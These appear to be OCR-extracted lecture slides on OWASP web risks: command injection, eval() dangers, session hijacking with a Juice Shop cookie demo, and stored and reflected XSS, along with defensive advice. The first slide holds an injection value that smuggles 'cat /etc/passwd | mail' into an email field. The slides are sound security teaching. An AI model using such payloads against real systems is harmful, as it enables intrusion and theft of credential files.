
```
john@test.nl; cat /etc/passwd | mail john@test.nl
```

eval() #1



```
○ → node
> eval( '2+5' )
7
> eval( function(){console.log("Hi!");}() );
Hi!
undefined
> 
```


eval() is dangerous (from a security point of view) and should be avoided!



```
>> eval( ('2 + 5') );
⚠ EvalError: call to eval() blocked by CSP
⚠ Content Security Policy: The page’s settings blocked the loading of a resource at eval (“script-src”).
```

Secure yourself! #1


- **Validate** user input (is this really an email address?)
- **Sanitise** user input (e.g. escape ‘ to \’)
- SQL: **avoid dynamic queries** (use **prepared** statements and bind variables)
- Do not expose **server-side errors** to the client
- Use code analysis tools and dynamic scanners to find common vulnerabilities



```
var validator = require('validator');
var isEmail = validator.isEmail('while(1)'); //false
```

Broken authentication & session management #2

Recall last lecture: sessions



GET /todos?name=Daisy

Set-Cookie: sessionID=133

GET /addTodo

cookie: sessionID=133

session store

- Cookies are used to store a single ID on the client
- Remaining user information is stored server-side in memory or a database
- **What happens if the session cookie is stolen?**

Broken authentication & session management #2

“Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users. “ (OWASP)


Example problem scenarios:

- Using **URL rewriting** to store session IDs (recall: every URL is rewritten for every individual user on the server)

```
http://example.com/sale/saleitems;jsessionid=
2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

- er
- Session IDs sent **via HTTP** instead of HTTPS
- Session IDs are **static** instead of being rotated
- **Predictable** session IDs

Demo time #2



All Products

Apple Juice (1000ml)

1.99¤

Apple Pomace

0.89¤

Name	Value	Domain	Path	Expires / Max-...	Si...	HttpO...	Sec...
cookieconsent_status	dismiss	juice-sh...	/	2020-09-04T1...	27		
io	Oy7WHs1mawPxFSPfABPZ	juice-sh...	/	Session	22	✓	
language	en	juice-sh...	/	2020-09-05T1...	10		
token	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey...	juice-sh...	/	Session	708		
welcomebanner_status	dismiss	juice-sh...	/	Session	27		

Secure yourself! #2

- Good authentication and session management is difficult - avoid implementations from scratch, if possible
- Ensure that the session ID is **never sent over the network unencrypted**
- Generate new session ID on login (**avoid reuse**)
- Session IDs should have a **timeout**
- **Sanity check** on HTTP header fields (refer, user agent, etc.)
- Ensure that your users' login data is stored **securely**

Cross-site scripting (XSS) #3

“**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content.“ (OWASP)

- **Browser executes JavaScript** - no anti-virus software in place; the browser’s sandbox is the main line of defense
- Two types:
  - **Stored XSS**
  - **Reflected XSS**

Cross-site scripting (XSS) #3

Stored XSS (persistent, type-I)

- Injected script (most often JavaScript) is **stored** on the

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)


Reflected XSS (non-persistent, type-II)

- Injected script is **not stored** on the target Web server

```
